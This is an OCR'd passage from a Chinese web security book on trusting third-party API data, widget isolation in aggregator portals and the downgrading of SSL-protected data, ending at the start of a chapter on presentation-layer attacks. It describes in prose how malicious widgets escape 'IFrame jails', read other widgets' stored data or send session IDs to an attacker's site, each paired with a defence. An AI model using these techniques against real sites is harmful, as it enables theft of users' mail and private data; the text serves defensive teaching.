


图 11-11　入侵预防系统可能会拒绝 Mashup 程序的所有请求，从而形成一次拒绝式服务攻击

11.6　Mashup 程序中的输入验证

我们已经在本书中不断地重申，开发人员应该对任何来自于客户端的输入进行验证，即使 Mashup 程序并不直接使用这些验证，而是将它们转发给提供 API 的网站。诚然，AwesomeBooks.com 仍可能存在着 SQL 注入漏洞，但是我们的 Mashup 程序并不能只是盲目地成为攻击者的跳板。即使我们的 Mashup 并不直接处理这些输入，只是将它们转发给提供 API 的网站，但是由于第三方网站会进行输入验证，因此仍然可能对 Mashup 程序造成拒绝式服务攻击。除此之外，我们可能还会收到 AwesomeBooks.com 打来的电话，质问我们为什么向他们发起 SQL 注入攻击。对输入进行验证，即使以后也可以保护我们的程序。如果 6 个月以后，

[8] 我们应该注意到，规避并不是仅存在 IDS/IPS 中。对于能够自动响应某些事件的系统来说，拒绝式服务攻击都是一个常见的威胁。规避的一个最基本应用是在密码系统中，当用户输入 3 次错误密码后，系统会自动锁住该用户的账户。攻击者可以通过该系统轻易地锁住所有用户的账户，为系统管理员造成一定的麻烦。

BillysRareBooks.com 认为 AwesomeBooks.com 的收费太高，打算在本地实现自己的数据库呢？由于我们对所有的输入都进行了验证，所以可以将程序无缝地移植到本地作者数据库中。即使我们之后的开发人员没有阅读过本书，也没有自己添加任何输入验证代码，BillysRareBooks.com 仍然是安全的。应该说，我们没有任何理由不对输入进行验证。

对于 Mashup 程序来说，一个经常被忽略的输入类型就是从第三方 API 中获得的输入。我们不能仅仅将从 AwesomBooks.com 返回的响应直接转发给我们的用户。虽然 BillysRareBooks.com 会向 AwesomeBooks.com 交付一笔不菲的费用，但是这并不代表 AwesomeBooks.com 就没有一点安全问题，只能说明 AwesomeBooks.com 有一个高效的市场或者销售部门。当然，这也并不意味着数据本身是安全的。让我们扩展一下 BillysRareBooks.com/AwesomeBooks.com 这个例子，除了作者搜索之外，BillysRareBooks.com 可能还会通过 API 获得用户在 AwesomeBooks.com 上发表的评论。我们如何能够知道 AwesomeBooks.com 对用户提交的评论是否进行了输入验证呢？当然，我们是无法知道的。除非我们自己对从 AwesomeBooks.com 获取的数据进行验证，否则就是将自己用户的安全置于别人的手中。

从图 11-12 中我们可以看到，Eve 在发表的图书评论中包含了一个跨站脚本（XSS）攻击。AwesomeBooks.com 的开发人员并没有对该数据进行恰当的验证，只是将这个评论信息保存起来，因此在 AwesomeBooks.com 的图书数据库中就存在了 XSS 漏洞。稍后，当 Alice 通过 BillysRareBooks.com 获取某本书的评论时，AwesomeBooks.com 就会将这个带有 XSS 漏洞的评论通过 API 发送给 BillysRareBooks.com，进而转发给 Alice 的浏览器。这样，Eve 便通过 XSS 漏洞攻击了 Alice。我们要强调的是，这次攻击与 AwesomeBooks.com 提供的 API 毫无关系，但是却使 BillysRareBooks.com 成为了受害对象。事实上，该 API 可能已经被很好地保护起来。问题的根源在于，BillysRareBooks.com 盲目地相信了某个服务，而该服务恰好又提供了受感染的数据。作为开发人员，我们无法得知这些从 API 中获得的数据到底来自何方，因此也不能相信它们是安全的。不管来源于何处，所有的输入都应该经过验证。再次重申，我们没有任何理由不对输入进行验证！




图 11-12　Mashup 程序必须对从 API 获得的数据进行验证，不能认为它们是安全的

除了要保护我们自己免受恶意数据的威胁之外，还有另一个原因使得我们必须对来自第三方 API 的数据进行验证，那就是出于商业考虑。假设 AwesomeBooks.com 的作者数据库正在不断地抛出错误，如果这些 ODBC 错误信息返回给 BillysRareBooks.com，输入验证会发现这些数据不是一个有效的图书列表，也不是一个有效的评论信息，于是我们的应用程序可以将一个普通的错误信息返回给用户，而不会将 AwesomeBooks.com 的错误信息（或者是连接字符串、数据版本等信息）暴露给用户，如图 11-13 所示。对输入数据进行验证，也可以避免让这些乱七八糟的 ODBC 错误信息影响我们用户的体验。最后，这样做还可以让 BillysRareBooks.com 将错误信息通知给 AwesomeBooks.com，毕竟已经为该服务付了钱。而且，BillysRareBooks.com 的某些功能还要依赖于 awesomebooks.com 提供，所以最好能够将错误信息通知给 awesomebooks.com，尽快得到解决。




图 11-13　对外部 API 返回的数据进行输入验证，使得开发人员可以及时发现其中的错误

11.7 聚合网站

Mashup 只是调用公共 API 或者不同 Web 应用程序资源的一种形式。最近几年，AJAX 门户（也称为 AJAX 桌面程序或者聚合网站）又重新兴起。这些网站提供了用户可自己定制的首页，可以按照自己喜好添加不同的内容，例如 RSS 文件、电子邮件汇总、日历、游戏及自定义的 JavaScript 应用程序，所有这些数据都被整合到一个页面中。NetVibes、iGoogle 及 PageFlakes 都是聚合网站的代表者。图 11-14 便显示了这样的一个页面。




图 11-14 聚合网站提供了许多不同的内容，例如新闻文件及电子邮件汇总，并将它们集成到一个单独的、用户可以自己定制的首页中

这些网站从本质上来说，就是将不同来源的数据和代码整合到一个页面中。这些数据包括从 Flickr 获取的照片、来自 Memestreams 的 RSS 文件、Space Invaders 网站上的游戏、从 NOAA 获取的天气信息，以及不知道从何而来的计算器程序。所有这些东西都在同一个域下运行。从图 11-15 中我们可以看到，各种非可信来源的数据是如何被整合到一个页面中的。




图 11-15　聚合网站可以将不同非可信来源的数据整合到同一个域中，
不过这同时也带来了安全风险

这样会带来一些有趣的安全问题。首先，所有数据都存在于同一个安全域中，这意味着 Flickr 控件（Widget）可以访问 Gmail 控件的 HTML 代码。图 11-16 举了一个实际中的例子——聚合网站 Netvibes。本书作者开发了一个恶意的计算器控件，可以从合法的 Gmail 控件中窃取电子邮件数据。




图 11-16　Netvibes.com 将一个恶意的控件与 Gmail 控件加载到同一安全域下，
使得恶意控件可以窃取用户的邮件信息

我们并不是只能访问其他控件的展现方面（例如 HTML 标记或者 DOM 元素等），还可以访问其他控件的程序逻辑。这意味着，恶意控件可以使用第 7 章中介绍的所有劫持技术强制其他控件也进行恶意的行为。

那么聚合网站又如何保护用户免受这些威胁呢？一个方法就是当使用不可信控件时，警告用户存在一定的危险。例如，正如作者在图 11-16 中展示的计算器控件，NetVibes 会提醒用户这可能是一个窃取其他控件数据的恶意控件。因此，NetVibes 会显示一大堆的提示信息，为了让用户知道他们正在将不可信的、可能存在危险的控件添加到自己定制的页面上。这种方法实际让用户自己来负责安全，如果用户决定使用第三方的不可信控件，愿意承担受到攻击的风险，那么后果也只能由用户自己来承担。不过，历史证明，用户通常都会出于种种原因作出错误的选择。例如，虽然 ActiveX 控件包含了一大段的警告信息，提示用户该控件可能会进行恶意的操作，尽管用户并不完全明白可能带来的安全危害，但是还是下载了这些控件。在这一节中，我们将讨论一个方法，不仅能保护用户免受恶意第三方控件的危害，用户也不必一定要具有相当的计算机安全知识。

下面介绍由用户提供的控件。

我们从第 4 章便知道，很难判断一段 JavaScript 是否进行的是恶意行为。因此，如果读者正在开发一个聚合网站，或者一个可以允许用户提供控件的网站，那么就存在用户提交恶意控件的可能性。不管我们如何检查或者监控这些控件，开发人员必须将这些控件与其他的控件隔离开来。这是另一种深层次的防御策略，因为即使某个恶意控件绕过了我们的监视程序，我们也可以将它对其他控件的危害降低到最小程度。

聚合网站的根本问题在于，大量不同的资源都被放到了同一个安全域中，而其中又可能包含许多非可信或者恶意的资源，从而对其他合法资源产生了危害。解决的办法是显而易见的，即不要将多个非可信资源放到同一个安全域中。如果这些控件都不在一个域中，那么 JavaScript 的同源策略就会禁止它们之间的相互访问。我们可以使用所谓的“IFrame 监狱”方法来实现该功能。通过这个方法，每个控件都被加载到独立的 iframe 标签中，而每个 iframe src 属性的值都表示聚合网站中随机生成的一个子域。在本书出版的时候，NetVibes 也在某些情况下使用了这种方法。在之前的例子中，我们是在假定 NetVibes 没有使用 IFrame 监狱方法的情况下创建了一个控件。而在本节中，我们会假设 NetVibes 已经完全实现了该方法（如图 11-17 所示）[9]，以便说明开发人员在防御不同攻击时的常见错误。当然，实际中的 NetVibes 并不是这样的。在这个例子中，我们会讨论不同的攻击

[9] 在本书出版的时候，NetVibes 只是在某些特定情况下才使用了 IFrame 监狱的方法。

方式，以及如何使用假想的 NetVibes 进行防御。例子中的每个控件都处于一个单独 iframe 中，并且该 iframe 是随机生成的 5 位数字。我们从例子可以看到，由于 JavaScript 中的同源策略，恶意的计算器控件无法再访问其他控件中的数据。




图 11-17　将不同控件加载到随机生成的 iframe 中，相当于将它们关在单独的“监狱”中，从而防止恶意控件的访问

通常来说，在聚合网站中都要用到 IFrame 监狱的方法。例如，http://aggregate.com 就在页面中使用 iframe 标签，然后通过 <iframe src=”http://71405.aggregate.com/ LoadWidget.php?id =1432”>这样的 HTML 来加载控件。但是，只将控件分开放在各自的 iframe 标签中还不能完全解决问题。我们来看一下攻击者如何入侵使用了 iframe 的聚合网站。

假设图 11-17 中的恶意计算机控件已经被加载到了 13219.netvibes.com 中，那么由于待办事项（TODO）控件已经加载到了 17603.netvibes.com，所以计算器控件无法访问待办事项控件中的数据。但是，如果我们假设代办事项控件的控件 ID 为 123，那么计算器控件就可以通过 location.host.substring(0,location.host.indexof(‘.’));找到自己所在 iframe 的子域，然后再使用 JavaScript 在自己的 iframe 中动态创建一个新的 iframe，并指向 http://13219.aggregate.com/LoadWidget.php?id=123，这样就会在计算器的 iframe 子域中重新加载一个待办事项控件。按照同源策略，计算器控件现在便可以随意访问待办事项控件中的数据。因此，虽然恶意控件已经被隔离在各自的 IFrame 监狱中，但是还是可以诱骗网站

将其他控件加载到恶意控件的监狱中。

幸运的是，我们有办法防范这种攻击。聚合网站可以对每个会话（Session）保持一个当前使用的 IFrame ID 列表。由于在创建可定制的首页时这些控件 ID 都是随机生成的，所以聚合网站可以获得这些 ID。例如，我们的 NetVibes 网站会保存一个 65706、17603、13219、81245 的列表。当某个请求访问 LoadWidget.php 时，Web 应用程序会检查该监狱 ID 是否已经被使用，这样就可以避免在同一个子域中加载多个控件。因此，恶意的计算器控件就无法在自己的 iframe 中再加载一个待办事项的控件，也无法而且是永远无法访问其他的控件。不过，除此之外，在使用 IFrame 监狱时，我们还要注意其他一些安全问题。

在一般情况下，聚合网站都有一些机制，能够设置控件是否将配置数据存储在服务端。如果无法将配置数据存储在客户端，那么用户每次访问聚合网站的 Gmail 控件时，都需要重新输入 Gmail 的用户名和密码。控件同样也能获取已经发出的数据，这通常都是通过 setData 和 getData 这样的页面来实现。NetVibes 现在也允许控件将控件 ID 和数据，通过 POST 请求一同发往/save/userData.php 进行保存。在我们当前实现的 IFrame 监狱方法中，由于控件 ID 都是已知的，所以恶意控件可以窃取其他控件中的数据。例如，计算器控件只需使用待办事项控件的 ID 向 GetData 发送一个请求，便可以获得某个用户的待办事项列表。

要解决该问题，就必须利用服务端的 IFrame 监狱 ID 列表。我们已经拥有了一个记录当前已加载控件 ID 的列表，而当控件保存或者加载数据时，都需要通过该 ID 来完成。例如，如果待办事项控件需要保存一个新的待办事项列表，那么它就会将这个新列表，通过 POST 请求发往 http://17603.netvibes.com/userData.php。由于 Web 应用程序已经知道了 17603 是待办事项控件的 ID，于是便保存该待办列表。现在，我们不得不说，在实际应用中很少使用 5 位的 ID。因为恶意网站可以采取暴力手段，通过不断发送 POST 请求来遍历这 100000 个数字。在实际使用 IFrame 监狱的方法时，通常开发人员都会使更长的数字字母混合序列（例如 10 位）作为监狱的 ID。

最后一个要注意的问题就是会话（Session）状态和会话劫持，像 NetVibes 这样的聚合网站会在用户机器上保存一个 cookie 用来存储会话 ID。该 ID 用来代表该用户的身份，以便在下次访问时 NetVibes 时加载该用户已经定制过的个人首页。开发人员必须保证 IFrame 监狱中的控件无法访问该会话 ID。如果某个恶意控件获得了该 ID，就有可能将其发送一个第三方网站，例如 evil.com。然后，evil.com 再使用该会话 ID 向 NetVibes 请求该用户的整个个性化首页，从而获得电子邮件、地址簿及待办事项列表等用户隐私数据。该攻击的整个过程如图 11-18 所示，从本质来讲，这是一次我们在第 3 章中所讲过的会话劫持攻击。




图 11-18　某个恶意控件将会话 ID 发送给第三方网站，然后再通过其获得所有的控件内容

解决该问题的方法就是要避免将会话 ID 暴露给任何控件。我们从第 8 章“攻击客户端存储”可以得知，在默认情况下，由 site.com 设置的 cookie 并不能被 foo.site.com 所访问。因此，在默认情况下，我们的 IFrame 监狱也无法访问 NetVibes.com 的会话 ID。为了能够知道是哪位用户正在从控件中读取数据，或者将数据写入控件，因此控件需要一些会话状态来标识用户。我们要注意的是，要将控件的会话状态与用户会话状态区分开来，控件只能访问自己的会话状态，这样当某个恶意控件将其会话状态发给第三方网站，想进行如图 11-18 所示的会话劫持攻击时，就不会造成任何危害。这是因为单独的一个控件会话状态无法用来加载用户的整个个性化首页。

11.8　安全性和可信度的降低

本·富兰克林曾经写到过：“3 个人要想保守一个秘密，除非其中两个人死掉”。实际也正是如此，知道秘密的人越多，秘密泄露出去的机会也就越大。我们应该注意到，聚合网站可能会收集大量的秘密或者隐私信息。要想通过某个控件查看 Gmail 中的邮件，就必须输入自己的用户名和密码。如果我们创建了一个 Gmail 控件，那么知道你密码的人数就增加了 50%，即你自己、Gmail 和聚合网站。我们如何能确信聚合网站会保证我们的数据安全呢？

下面这个例子可以很好的说明，为什么聚合网站不能像数据的初始来源一样，保护我们的隐私数据。当我们直接通过 Gmail 登录邮箱时，需要经过一个 SSL 加密信道的身份验证。实际上，用户无法通过非 SSL 连接登录到 Gmail[10]。现在，我们来

[10] 在默认情况下，Gmail 只适用 SSL 对用户进行身份认证。一旦用户登录进邮箱，便会将该用户的会话 ID 保存在 cookie 中，并通过非加密连接来使用 Gmail。

看一下 NetVibes 是如何使用 Gmail 控件来登录邮箱的。相信明眼的用户一下就会注意到，图 11-14 中 NetVibes 的 URL 是 http://www.netvibes.com，这并不是一个加密的连接！NetVibes 与用户之间直接以明文形式传递数据，整个过程如图 11-19 所示。




图 11-19　虽然 NetVibes 与 Gmail 之间传输的数据经过了加密，攻击者无法读取。但是 NetVibes 返回给客户端的数据却是没有经过加密的，这就降低了安全性，将数据暴露给了攻击者

虽然 NetVibes 通过一个 SSL 连接访问 Gmail，但是随后又降低了安全级别，使用非加密连接与用户传输数据。此时 Eve 再窃取数据就会容易得多。NetVibes 并不能提供与用户直接访问 Gmail 同样的安全级别。这种情况也并不只是在 NetVibes 与 Gmail 之间才存在，许多聚合网站都从非 SSL 服务中获取数据。在本书出版的时候，**作者对主流的聚合网站都经过了检查，并且无一例外降低了原始数据的安全级别**。所有聚合网站都通过 SSL 请求 Gmail 等网站中的隐私数据，但是却通过非加密连接将数据传回给用户。

除此之外，我们发往聚合网站的数据也变得不安全了。当我们直接登录 Gmail 时，提供的用户名和密码都是通过一个加密连接进行传输的，因此很难被攻击者捕获。但是，如果我们浏览器与聚合网站之间的连接是非加密的，那么当我们配置 Gmail 控件时，发送给聚合网站的用户名和密码就会暴露给攻击者！在传输的两个方向上，聚合网站都降低了数据的安全级别，即在未加密的连接上，发送和接收本应该被加密的数据。在图 11-20 中，我们使用 Wireshark 这款软件来捕获浏览器和 NetVibes 之间传输的数据[11]。从图中可以看出，Gmail 的用户名和密码都以明文形式进行传输。请注意该问题并不只存在于 NetVibes 中，其他的聚合网站也都以同样的方式降低了数据传输的安全性。

[11] Wireshark 是一款能够捕获网络传输数据，并分析底层网络协议的开源工具。对于 IT 管理员、开发人员、QA 专业人员、渗透测试人员及攻击者来说，它都是一款不可多得的工具。

图 11-20　从捕获的网络传输数据可以看出，Gamil 用户名和密码以不安全的方式发送给了聚合网站 NetVibes.com

聚合网站如何来保证数据传输的安全呢？显然，用户与聚合网站之间的传输安全级别应该与聚合网站与数据来源之间的安全级别相当。应该同用户直接登录 Gmail 时一样，为用户提供 SSL 加密传输信道。但是，大多数的聚合网站并没有提供 SSL 连接，相反，许多聚合网站的开发人员都试图对客户端发送的数据进行加密，来模拟将数据通过 SSL 信道传输。不过，几乎所有的实现方式都不太正确。假设你是一个非常注意安全的开发人员，并且打算使用一种非常难以破解的加密算法，例如 256 位密钥的 AES 加密算法来对数据进行加密。由于 AES 是一种对称算法，所以必须使用同样的密钥对数据进行加密解密。如果你在客户端生成该密钥，并加密数据，那么就需要将密钥发送给 Web 服务器，以便能够对数据进行解密。这样，攻击者就可以在数据的传输过程中窃取该密钥。因此，我们不能在客户端来生成密钥。可是如果由服务端来生成密钥，并将它嵌入到网页中发送给服务端呢？那么由于服务端需要使用该密钥解密数据，所以客户端又会使用该密钥来加密数据，这样我们又回到了刚才的问题上！而且，攻击者还可以轻易地获取，聚合网站发送给用户的网页数据，并从中窃取密钥信息。

另一个流行的聚合网站 PageFlakes 试图采用另一种解决办法：即使用**不对称加密算法**（也被称为公钥加密算法）。在公钥加密算法中，加密数据使用的密钥与解密数据使用的密钥不同。因此，PageFlakes 使用一对公钥/密钥，并将公钥嵌入到发给客户端的网页中。客户端的 JavaScript 代码在将数据发送给服务器之前使用 RSA 来加密隐私数据，这至少可以保证客户端发送给 PageFlakes 的数据是安全的。但是，这种方法只能解决一半问题，由于只有服务端拥有密钥，所以只能保

证从客户端到服务端的方向是安全的。但是，由于密钥是经过未加密的 HTTP 连接发送给客户端，所以我们无法保证密钥的安全，攻击者可以轻易地将其截获。公钥/密钥对必须在客户端生成，但是由于 JavaScript 并没有一个可用于加密的随机数字生成方法，所以可能需要使用 Java applet 来随机生成密钥，不过一些浏览器并不允许 applet 访问这些方法。如果恶意控件没有经过恰当地限制，便可以在加密之前通过调用 JavaScript 代码窃取到隐私数据。

这一连串的思路都显得有些愚蠢，而且非常危险。JavaScript 并不是设计用来进行复杂的加密运算的。即使它可以执行某些算法，例如 RSA 或者 MD5 的 JavaScript 实现，但是其性能远不如浏览器本身的加密功能。再者，JavaScript 无法生成密钥或者安全交互所需的随机数字。所有这些试图在 HTTP 之上实现 SSL 通道的努力都是徒劳、荒谬的！浏览器已经能够稳定、高速地创建和使用 SSL 连接。这就像是重新发明了一个五角星的轮子来代替圆形的轮子：笨拙、低效、易坏并容易伤到人。开发人员应该使用 SSL 来防止 Eve 这样的攻击者窃取传输中的数据，而不是在 JavaScript 中使用不对称加密算法来模拟 SSL。

11.9 本章小结

在本章中，我们探讨了万维网从发展、一直到创建可被机器识别内容的演化过程。事实上，在如今的网络中，完全由人类可读取内容组成的人类网络，以及完全由机器可识别内容组成的机器网络，两者是共同存在的。对于我们用户来说，机器网络大多是不可见的，但是它提供了搜索引擎、远程方法调用，以及由第三方服务组成的 Mashup 应用程序等强大工具。事实上，如果不是最近 5 年内机器可读取数据在数量和质量方面的大幅增长，也不可能产生 Mashup 程序。Mashup 程序之所以能够存在，完全依赖于网络中现有的数据来源，通过将它们加以整合，再提供一些更新、更有价值的应用。在本章中我们举了几个成功的 Mashup 范例，并且展示了它们带给用户的新的价值。同时，我们也看到如何使用 AJAX 代理来绕过 JavaScript 的同源策略，创建不需要强制刷新的 Mashup Web 应用程序。

不过，所有这些可被机器识别的数据都必须经过安全的处理。攻击者们可以利用 Mashup（或聚合程序）与其数据来源之间的信任关系对网站进行渗透。对于不安全的 Mashup 应用程序来说，都会受到拒绝式服务、身份认证信息窃取，以及用户浏览器被完全控制等攻击。开发人员绝不能相信任何人，必须对所有从第三方网站获得的数据进行验证，哪怕是那些著名网站提供的 API。我们可以对不可信的控件加以隔离，以降低它们所能造成的危害。

第12章 攻击表现层

错误观点：

样式信息不能用于攻击 AJAX 应用程序。

在这个 Mashup 程序盛行，并且由用户来提供内容的时代里，越来越多的网站都允许用户来控制页面元素的样式和展现方式。大多数开发人员并没有意识到，攻击者可以仅凭对展现内容的控制就可以发起多种攻击。通过样式信息就可以找到一些以前的、测试的，甚至设有权限控制的内容，拥有这些信息可以为攻击者提供更多目标程序的信息。在本章中，我们将主要关注如何使用表现层信息[1]来攻击 AJAX 应用程序。

12.1 从内容信息中分离表现信息

我们可以认为，网页中包含了 3 种不同类型的信息。Web 浏览器利用这些信息将网页显示给用户，并且响应不同的用户操作和事件。注意，网页中并不一定都要包含这 3 类信息。

网页中的第一类信息便是“内容（Content）”。内容是指浏览器将要显示给用户的信息，包括文本、表格、项目符号列表，或者像图片或者 Flash 对象等嵌入式资源。网页中的第二类信息是“表现信息”。表现信息用来设置网页内容的样式，并指定其在浏览器中的展现方式。图 12-1 显示了维基百科中对美国朋克乐团 Bad Religion 的介绍。在网页中，讨论乐队的文本段落、乐队的图片及左右两侧的表格都属于第一类信息——内容。而表现信息则用来在浏览器中定义，哪些文本以粗体显示、表格中内容的字体类型和大小，以及将内容分隔为不同区域的大小和颜色。

[1] 在本章中，我们使用“表现层”来表示 Web 应用程序如何在浏览器中展现网页。具体一些，我们指级联样式表、HTML 样式标签、元素的样式属性，以及其他控制网页显示的方式。本章中所讨论的内容与 OSI 网络模型第 6 层没有丝毫联系。

图 12-1　Bad Religion 乐队的维基百科介绍

第三种、也是最后一种信息类型就是“功能信息”。具体来说，我们是指客户端响应不同用户事件的 JavaScript 代码，这其中不仅包括简单的表单验证代码，也包括下拉列表，甚至是复杂的客户端 AJAX 应用程序。

许多新的 Web 开发人员都会犯一个低级的错误，就是将内容信息、表现信息及功能信息都置于同一个 HTML 文件中，如图 12-2 所示。

图 12-2　将内容信息、表现信息及功能信息存储在同一个 HTML 文件中，会因此带来不必要的麻烦

这种将所有信息放在一个页面中的设计方式，意味着网页中会包含冗余的数据。例如，每个网页中可能都会包含一个 STYLE 标签，以便显示一个项目符号列表。由于网站每个页面都以同样的方式显示项目符号列表，所以该信息没必要在每个页面中都重复一遍。如果每个 HTML 文件中都含有这样的冗余数据，那么可能会带来维护与扩展方面的问题。假设我们的网站中有 1000 个页面，随后老板告诉我们，市场部的 Mario 希望修改一下网站的颜色。如果按照这种所有信息都在一个页面中的方式，每个页面中都会包含表现信息。因此，我们为了完成老板的要求，不得不修改这 1000 个页面中的表现信息！如果 Mario 是个完美主义者，总是改来改去呢？当我们修改完所有这些页面时，他可能又希望改成别的颜色，而且还希望修改一下表格中表头的显示方式。下一次可能又要将每页下方的版权信息改小一些，再下一次又要在背景中添加一个新的公司图标。很快，就因为 Mario 不断冒出的新想法，我们会厌倦一遍又一遍地修改这些页面。同样的事情也会发生在客户端的 JavaScript 表单验证代码上，当我们决定以另一种语言显示错误信息时，不得不修改所有页面中已有的功能。

这种方式带来的另一个负面影响就是这些冗余信息会增加网页的大小。假设每个网页都包含 10 千字节（KB）的内容信息，以及 10KB 的表现信息。那么所有页面中的样式都一样，那么就有 10KB 的无用数据发送给了客户端。简而言之，这种在一个页面中存储内容、表现及功能信息的方式会使得维护工作极其困难，并且会增加网络传输及需要存储的数据量。所有这些影响都会延长用户下载页面的时间，从而降低用户的体验。

解决的办法就是将不同类型的信息隔离到不同的文件中。图 12-3 显示了在 products.html 中如何将表现信息与功能信息分离到其他文件中，这种方法通常称为“从内容中分离表现信息”。




图 12-3　将内容、表现及功能信息分别存储在各自的文件中，可以降低维护的难度，并解决用户体验的问题

